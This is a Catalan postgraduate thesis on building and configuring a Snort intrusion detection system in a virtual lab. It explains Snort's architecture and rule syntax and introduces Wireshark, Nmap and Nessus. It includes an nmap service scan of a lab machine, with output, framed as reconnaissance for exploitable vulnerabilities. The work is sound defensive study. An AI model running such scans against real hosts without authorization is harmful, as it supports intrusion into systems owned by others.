Projecte Seguretat en Xarxes i Sistemes

Detecció d'intrusions amb *Snort*

Memòria de Projecte Final de Postgrau

Postgrau Seguretat en Xarxes i Sistemes

Autor: Josep Batlló Coll

Tutor: Ferran Domínguez Gros

Consultora: Cristina Pérez Solà

Professora: Helena Rifà Pous

6/6/2016

Índex

1. Llicència

El projecte "*Detecció d'intrusions amb Snort*", i la seva memòria, es troben sota llicència *Creative Commons*.

Reconeixement (by): En qualsevol explotació de l'obra autoritzada per la llicència farà falta reconèixer l'autoria. Es permet qualsevol explotació de l'obra, incloent una finalitat comercial, així com la creació d'obres derivades, la distribució de les quals també està permesa sense cap restricció (http://es.creativecommons.org/blog/licencias/).

2. Resum

L'objectiu principal del projecte serà implementar i conèixer a fons com funciona un IDS, i poder monitoritzar el tràfic de xarxa i/o les activitats d'un sistema per tal de detectar i evitar comportaments maliciosos, que podrien posar en perill la integritat, la confidencialitat o la disponibilitat de les dades i del nostre sistema.

Pot haver-hi moltes maneres de configurar un IDS, en el nostre cas, utilitzarem *Snort* [1]. *Snort* és un sistema de prevencions d'intrusions de codi obert, que analitza en temps real el tràfic i els paquets en xarxes IP. Pot analitzar el tipus de protocols dels paquets, el seu contingut, fer cerques, i a més a més es pot fer servir per detectar una gran varietat de tipus d'atacs mitjançant una sèrie de regles totalment configurables.

Abans de posar-nos a realitzar qualsevol tasca sobre el IDS, el primer de tot serà tenir clar una sèrie de qüestions per poder dur a terme una bona realització del projecte:

- Definició del projecte
- Objectius
- Metodologia
- Tasques
- Planificació
- Estat de l'art

Una vegada tinguem clar aquests punts que ens ajudaran a tenir una primera planificació i que conformaran la primera PAC, podrem passar a configurar un entorn de proves adequat per dur a terme el nostre IDS.

The main objective of the project is to implement and to know how works an IDS, and to monitor network traffic and/or the activity of a system to detect and prevent malicious behaviour that could compromise the integrity, confidentiality and availability of data and of our system.

There may be many ways to configure an IDS, in our case, we will use *Snort* [1]. *Snort* is an open-source intrusion prevention system, which analyses real-time traffic and packets in IP networks. It can analyse the type of packet protocols, their content, it can make searches, and also it can be used to detect a wide variety of types of attacks through a fully configurable set of rules.

Before start any task on the IDS, the first thing will be clear a number of issues to carry out a good realization of the project:

- Project definition
- Goals
- Methodology
- Tasks
- Planning
- State of the art

Once these points are clear, they will help us to have a first planning and they will form the first PAC. After that, we will be able to configure a suitable test environment to carry out our IDS.

3. Introducció/Prefaci

Podem remuntar-nos a les primeres civilitzacions per parlar sobre les primeres tècniques de xifrat de missatges per tal de que aquests no fossin descoberts per terceres persones. Un dels primers mètodes de criptografia [2] conegut, va ser l'escítala, utilitzada pels èfors espartans en el s.V a.c.

Aquest sistema estava format per dues vares del mateix gruix. Es donava una vara a cada participant de la comunicació, i s'enrotllava en una d'elles una cinta en forma d'espiral on s'escrivia el missatge. Un cop el missatge estava escrit, es desenrotllava i s'enviava la cinta al receptor, qui havia d'enrotllar la cinta a la vara bessona per poder llegir el missatge.

Imatge 1. Escítala

Podem veure doncs, que la preocupació de la humanitat per mantenir la confidencialitat de les seves comunicacions ve de lluny. Avui en dia però, no només ens preocupa la confidencialitat. La integritat i la disponibilitat són també dos conceptes molt presents en les comunicacions tecnològiques, i veurem com aquests 3 conceptes van lligats un amb l'altre.

Si deixem de banda les antigues civilitzacions i ens centrem en l'actualitat, podem veure com grans empreses com *Sony*, *eBay* o *Adobe*, han patit intrusions en les seves comunicacions, que han afectat negativament a la reputació de l'empresa, i a més a més, els hi han causats pèrdues milionàries. Aquesta preocupació no és només per les empreses privades, organitzacions públiques i governs han de cuidar més que ningú que les seves comunicacions no siguin interceptades.

Com veurem en el següent apartat, el motiu general del projecte per tant, serà saber com implementar i configurar correctament un sistema de detecció d'intrusos (IDS) per detectar i evitar intrusions no desitjades en el nostre sistema de comunicacions, que posarien en perill la integritat, la confidencialitat o la disponibilitat.

4. Objectius

L'objectiu principal del Projecte en Seguretat en Xarxes i Sistemes serà implementar, configurar i conèixer a fons com funciona un IDS (*Snort*), i adquirir la maduresa, perícia i experiència necessària per desenvolupar-se professionalment amb garanties en situacions similars.

A continuació definirem cadascun dels objectius més detalladament:

- Demostrar comprensió detallada en un àmbit especialitzat dins de la seguretat de la informació, com és la detecció d'intrusions en un sistema de comunicacions.

- Revisar l'arquitectura de l'*Snort* i el ventall de funcionalitats que ens ofereix.

-Implementar un escenari amb màquines virtuals per simular atacs cap a una màquina objectiu, i detectar-los fent ús de regles, evitant falsos positius.

- Saber analitzar diferents alternatives i triar la més adequada, justificant la seva elecció. Per exemple en el cas de saber on col·locar el IDS o en el cas de que *Snort* doni falsos positius.

- Saber avaluar i discutir decisions preses, ja sigui per un mateix o per uns altres. Per exemple en el cas de la definició de les regles de *Snort*.

- Elaborar i defensar un document que sintetitzi un treball original en l'àmbit de la seguretat de la informació (memòria).

- Saber transmetre de forma eficient i eficaç les parts més importants d'un contingut voluminós a diferents audiències. Per exemple redactar d'una forma coherent i comprensible la complexa arquitectura i funcionament de *Snort*.

5. Metodologia

A continuació definirem les fases que formaran les diferents PACs, d'aquesta manera quedarà definida la metodologia de treball que es seguirà durant tot el desenvolupament del projecte.

PAC-1 - Pla de treball

- L'explicació detallada del problema a resoldre.
- L'enumeració dels objectius que es volen assolir amb la realització del projecte.
- La descripció de la metodologia que se seguirà durant el desenvolupament del projecte.
- El llistat de les tasques a realitzar per tal d'assolir els objectius descrits.
- La planificació temporal detallada d'aquestes tasques i les seves dependències.
- Una petita revisió de l'estat de l'art.

PAC-2

- Definir l'arquitectura de *Snort* i les seves funcionalitats.
- Estudiar la documentació.
- Dissenyar i implementar l'entorn de proves amb màquines virtuals.

PAC-3

- Instal·lar i configurar *Snort*.
- Documentar-se sobre diferents atacs que es duguin a terme en l'actualitat
- Recrear els atacs contra la víctima
- Estudiar la manera de detectar/evitar els atacs.


PAC-4 – Memòria i producte resultant

- Lliurament de la memòria del Projecte en Seguretat en Xarxes i Sistemes

6. Planificació

Nombre	Fecha de inicio	Fecha de fin
PAC01 - Pla de treball	24/02/16	14/03/16
Explicació detallada del problema a resoldre	24/02/16	14/03/16
Enumeració dels objectius que es volen assolir amb la realització del projecte	24/02/16	14/03/16
Descripció de la metodologia que se seguirà durant el desenvolupament del projecte	24/02/16	14/03/16
Llistat de les tasques a realitzar per tal d'assolir els objectius descrits	24/02/16	14/03/16
Planificació temporal detallada d'aquestes tasques i les seves dependències	24/02/16	14/03/16
Estat de l'art	24/02/16	14/03/16
Redacció de la Memòria	24/02/16	14/03/16
PAC02	14/03/16	18/04/16
Arquitectura d'Snort i les seves funcionalitats	14/03/16	18/04/16
Estudiar la documentació	14/03/16	18/04/16
Dissenyar i implementar l'entorn de proves amb màquines virtuals	14/03/16	18/04/16
Redacció de la Memòria	14/03/16	18/04/16
PAC03	18/04/16	16/05/16
Instal·lar i configurar Snort a les màquines virtuals	18/04/16	16/05/16
Documentar-se sobre diferents atacs que es duguin a terme en l'actualitat	18/04/16	16/05/16
Recrear els atacs contra les màquines virtuals	18/04/16	16/05/16
Estudiar la manera de detectar/evitar els atacs	18/04/16	16/05/16
Redacció de la Memòria	18/04/16	16/05/16
PAC04 - Memòria i producte resultant	16/05/16	6/06/16
Proves i Simulació d'atacs	16/05/16	6/06/16
Redacció de la Memòria	16/05/16	6/06/16
Lliurament de la memòria del Projecte en Seguretat en Xarxes i Sistemes	16/05/16	6/06/16
Lliurament de la presentació virtual	6/06/16	13/06/16

Imatge 2. Planificació



Imatge 3. Diagrama de Gantt

7. Estat de l'art

A continuació mostrem un parell de projectes finals de carrera, sobre una temàtica semblant a la del nostre projecte, i que ens serviran per poder fer-nos una idea de l'entorn necessari per dur a terme les proves i atacs d'intrusió. Aquesta documentació, ens servirà per entrar en matèria i com a punt de partida per al nostre projecte.

- Proyecto Final de Carrera. Emilio José Mira Alfaro [3].
  Implantación de un Sistema de Detección de Intrusos en la Universidad de Valencia.
  Disponible a:
  <rediris.es/cert/doc/pdf/ids-uv.pdf>

- Proyecto Fin de Carrera. Andrés Cárdenas Parra [4].
  Desarrollo de un entorno para prácticas de seguridad informática.
  Disponible a:
  <e-archivo.uc3m.es/bitstream/handle/10016/13161/MemoriaPFC_Andres_Cardenas_Parra.pdf>

- Proyecto – Seguridad en Redes y Sistemas. Alberto Álvarez Oliva [5].
  Detección de intrusiones con Snort.
  Disponible a:
  <openaccess.uoc.edu/webapps/o2/bitstream/10609/22909/5/lalvarezoTFM0613memoria.pdf>

8. Software de defensa i prevenció

8.1 *Snort*

L'eina principal amb la que treballarem per a la detecció d'intrusions, i que a la vegada és la raó principal d'aquest projecte serà *Snort*, per això, ens dedicarem a analitzar-lo profundament.

Snort [7, 8, 9, 10, 11] és una eina de seguretat que intenta detectar mitjançant regles, intrusions no desitjades en un determinat sistema informàtic, a més a més, també pot monitoritzar els esdeveniments del sistema en busca de comportaments estranys que puguin posar en perill la seguretat del sistema. Aquest tipus de programes també es coneixen com a Sistema de Detecció d'Intrusions (IDS).

- Els IDS busquen patrons sospitosos prèviament definits sobre la nostra xarxa o host.
- Aporten i augmenten la seguretat al nostre sistema, mitjançant prevenció i alerta anticipada sobre qualsevol comportament sospitós. Tot i que no estan dissenyats per aturar els atacs, poden generar certs comportaments per tal d'evitar-los.
- Vigilen el tràfic de la nostra xarxa, examinen els paquets per tal de veure si contenen dades sospitoses per poder alertar-nos de les primeres fases de qualsevol atac, i així poder respondre amb anticipació sobre l'atac abans que sigui massa tard.

Hi ha diferents tipus d'IDS, els que protegeixen un únic servidor, PC o host (HIDS) i els que protegeixen un sistema basat en xarxa (NIDS). També existeixen els models híbrids, els quals els podem classificar en passius (quan només notifiquen els comportaments sospitosos o atacs però no fa cap tipus d'actuació sobre l'atac) i els actius (actuen directament sobre l'atac com per exemple tallant la connexió). *Snort* pot treballar de les dues maneres.

És important saber on hem de col·locar el nostre IDS. En grans xarxes s'hauria de col·locar a diferents hosts i trams de xarxa, però en el nostre cas hi haurà prou en col·locar-lo en el dispositiu per on passi tot el tràfic de xarxa que ens interessi. Si el col·loquem abans que el tallafocs, capturarà absolutament tot el tràfic d'entrada i sortida de la nostra xarxa i això pot donar molts falsos positius, col·locant l'IDS després del tallafocs, la possibilitat de falses alarmes és inferior, ja que el tallafocs haurà filtrat gran part dels atacs. En el nostre cas, ja que com hem comentat no es tracta d'una gran xarxa, col·locarem l'IDS en la mateixa màquina que el tallafocs, d'aquesta manera el tallafocs i l'IDS treballaran en paral·lel.


Un cop vista una visió general dels IDS, passem a veure més concretament el comportament, funcionalitats i arquitectura de *Snort*.

Snort està disponible sota llicència GPL, és gratuït i funciona amb *Windows*, GNU/*Linux* i MAC OS. Al disposar d'una gran quantitat de filtres, patrons, regles ja definides i actualitzacions constants, fa que sigui un dels IDS més utilitzats en l'actualitat.

Snort va sortir al Desembre de 1998, dissenyat per Marty Roesch. Prèviament havia estat treballant amb APE, el que seria posteriorment *Snort*. La primera versió de *Snort* era només un *sniffer* (analitzador de paquets) i no tenia les prestacions d'un IDS que em comentat anteriorment, però a partir d'aquí van anar sortint diferents versions i actualitzacions que han fet de *Snort* el que és avui en dia.

Actualment *Snort*, a més a més de treballar com *sniffer* monitoritzant tot el tràfic de la xarxa en busca de qualsevol tipus d'intrusió, implementa un motor de detecció d'atacs i escaneig de ports que permet alertar, registrar i respondre sobre qualsevol comportament estrany prèviament definit.

A continuació podem veure un esquema dels elements que conformen la seva arquitectura, i posteriorment una explicació de cadascun d'ells.



Imatge 4. Arquitectura Snort

Mòdul de Captura de Tràfic: Aquest primer mòdul és per on passa tot el tràfic de xarxa i és el que s'encarrega de capturar tots els paquets que circulen per la nostra xarxa per poder analitzar-los. Per realitzar aquesta tasca de *sniffing*, *Snort* necessita de la llibreria *libpcap* [6]. Gràcies a aquesta llibreria independent, fa que *Snort* pugui ser utilitzat en qualsevol plataforma i amb qualsevol tipus de hardware. *Libpcap* és qui s'encarrega directament de capturar tot el tràfic que passa per la targeta de xarxa, a més a més detecta els paquets en el format *raw*, això vol dir que el paquet no s'ha modificat i conté tota la informació de capçalera de sortida intacta i sense alterar pel S.O.

Aquesta característica li dona un valor afegit a *Snort*, ja que utilitza la informació de capçalera que hauria estat eliminada pel S.O.

Decodificador: *Snort* és capaç de descodificar protocols *Ethernet*, *SLIP* i *PPP*. S'encarrega d'agafar els paquets capturats per *libpcap* i emmagatzemar-los en una estructura de dades. Aquest motor de descodificació s'encarrega de desxifrar els elements de protocol de cada paquet. Funciona sobre la pila de protocols de xarxa, començant des del de més avall: protocols de la capa d'enllaç de dades, desxifrant cada protocol conforme ascendeix en la pila de protocols de xarxa.

Preprocessadors: Al llegir tot el tràfic de la xarxa, ha de tenir un control sobre aquest, ja que els paquets moltes vegades arriben desordenats i d'una manera caòtica. Els preprocessadors el que fan precisament és recollir tota la informació i paquets i ordenar-los perquè es puguin interpretar correctament. No serà fins que els paquets estiguin ordenats, quan es comencin aplicar les regles prèviament definides, ja que fer-ho abans no tindria sentit i donaria molts falsos positius. Els preprocessadors en si mateixos son programes en C que determinen que fer amb els paquets.

Motor de Detecció: Un cop ordenats tots els paquets gràcies als preprocessadors, el motor de detecció s'encarrega, segons les regles definides, de detectar els atacs. Aquestes regles estan formades per patrons de possibles atacs, i si aquests patrons coincideixen amb el contingut d'algun paquet, poden fer saltar les alarmes. L'eficàcia del motor de detecció es veurà afectada per les característiques de la màquina on estigui instal·lat *Snort*, la càrrega de la xarxa, etc.

Arxiu de Regles: Aquí és on s'emmagatzemen i defineixen les regles de detecció d'atacs que faran que *Snort* alerti d'un possible atac, en el cas de que hi hagi coincidències entre les regles i el contingut del paquets. L'estructura d'una regla ve determinada per una capçalera i per les opcions de la mateixa regla.

Imatge 5. Estructura d'una regla de Snort i de la seva capçalera

Dins la capçalera de les regles, es defineix el següent patró:

```
<Acció> <Protocol> <Xarxa origen> <Port origen> <Direcció> <Xarxa destí><Port destí>
```

Acció:

- ALERT: Genera una alerta fent servir el mètode d'alerta seleccionat i posteriorment enregistra el paquet.
- LOG: Comprova el paquet.
- PASS: Ignora el paquet.
- ACTIVATE: Alerta i activa una altra regla dinàmica.
- DYNAMIC: Es manté ociós fins que s'activi una regla, llavors actua como un inspector de regles.

Protocol: Permet triar entre els protocols TCP, UDP, IP i ICMP.

Xarxa origen: Permet definir la xarxa d'origen.

Port origen: Permet definir el port d'origen. Indica el número de port o rang de ports aplicats a l'adreça origen.

Direcció: Permet definir el sentit de la comunicació. Els valors acceptats són ->, <- i <>.

Xarxa destí: Permet definir la xarxa de destí.

Port destí: Permet definir el port de destí. Indica el número de port o rang de ports aplicats a la adreça destí.

Dins de les opcions de les regles, podem definir 4 possibilitats:

- General. Proporciona informació extra sobre la regla però afecta la detecció.
- Payload. Busca patrons (firmes) dins de la carga útil del paquet.
- Non-Payload. Busca patrons dins dels demés camps del paquet, que no siguin carga útil (per exemple, la capçalera).
- Post-detection. Permet activar regles específiques que succeeixen després de que s'executi una regla.

Tot i que hi ha més, a continuació mostrem algunes de les principals opcions de les regles:

- msg. Informa al motor de detecció quin missatge ha de mostrar. Els caràcters especials com ":" i ";" han de col·locar-se dins l'opció msg amb el caràcter \.
- reference. Defineix un enllaç a sistemes d'identificació d'atacs extern.
- gid. Defineix quina part de *Snort* genera l'esdeveniment quan una regla particular s'activa.
- sid. Identifica la regla amb un número únic.
- rev. Identifica la versió de la regla.
- classtype. Indica quin tipus d'atacs va intentar el paquet.
- priority. Defineix la prioritat d'una regla sobre les altres.


Plugins de Detecció: Parts del software que es compilen amb *Snort* i modifiquen el comportament del motor de detecció.

Plugins de Sortida: Permeten definir què, com i a on es guarden les alertes i els paquets corresponents que les van generar. Es poden desar com arxius de text, bases de dades, etc.

8.2 Wireshark

Wireshark [12] és un analitzador de paquets i protocols (*sniffer*), per a realitzar anàlisis del tràfic de xarxa. Podem utilitzar diferents filtres per a mostrar els resultats, tant en temps real, com directament d'un arxiu que contingui una captura de tràfic anterior.

En el nostre cas utilitzarem *Wireshark* per analitzar els atacs que realitzem, i d'aquesta manera, poder definir regles per a *Snort* per a la detecció d'aquests atacs.



Imatge 6. Wireshark

9. Software d'escaneig, anàlisi i realització d'atacs

9.1 *Nmap*

Nmap [13] (*Network Mapper*) és un programa de codi obert i lliure, escrit originalment per Gordon Lyon [14]. *Nmap* utilitza paquets de dades IP per determinar quins hosts estan disponibles a la xarxa, quins serveis ofereixen aquests hosts (nom de l'aplicació i versió), quins sistemes operatius s'utilitzen, quin tipus de filtres/tallafocs s'estan utilitzant, i moltes més característiques interessants. Tot i ser dissenyat inicialment per a *Linux*, avui en dia podem trobar versions també per a *Windows* y *Mac OS X*. *Nmap* va ser nombrat "Producte de seguretat de l'any" per *Linux Journal*, *Info World*, *LinuxQuestions.Org*, i *Codetalker Digest*.

En aquest projecte utilitzarem *Nmap* per simular la cerca d'informació de la víctima, saber quins serveis corren, sistema operatiu, per d'aquesta manera, trobar vulnerabilitats relacionades que puguem explotar.

```
root@kali:~# nmap -sV 192.168.1.101:80

Starting Nmap 7.01 ( https://nmap.org ) at 2016-06-01 17:35 EDT
Failed to resolve "192.168.1.101:80".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.93 seconds
root@kali:~# nmap -sV 192.168.1.101

Starting Nmap 7.01 ( https://nmap.org ) at 2016-06-01 17:35 EDT
Nmap scan report for 192.168.1.101
Host is up (0.00024s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Easy File Management Web Server v4.0
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows 98 netbios-ssn
443/tcp   open  ssl/https          Easy File Management Web Server SSL v4.0
445/tcp   open  microsoft-ds       Microsoft Windows 10 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
49158/tcp open  msrpc              Microsoft Windows RPC
```


Imatge 7. Nmap

9.2 Nessus

Nessus [15] és una aplicació d'escaneig de vulnerabilitats amb una interfície web molt intuïtiva i fàcil d'utilitzar. *Nessus* intenta trobar ports oberts per poder intentar explotar-los a través de diferents *plugins* que conté l'aplicació. Aquests *plugins* estan desenvolupats amb *NASL* (*Nessus Attack Scripting Language*), un llenguatge desenvolupat per a interaccions personalitzades a la xarxa.

Una de les característiques a destacar, és que podem exportar els resultats obtinguts del escaneig en diferents formats, per tal de poder analitzar-los més detingudament en un altre moment.

Tot i que va començar a l'any 1998 com un escàner de seguretat lliure, avui en dia és un software privat que disposa de diferents versions. Nosaltres utilitzarem la versió gratuïta *Nessus Home*.

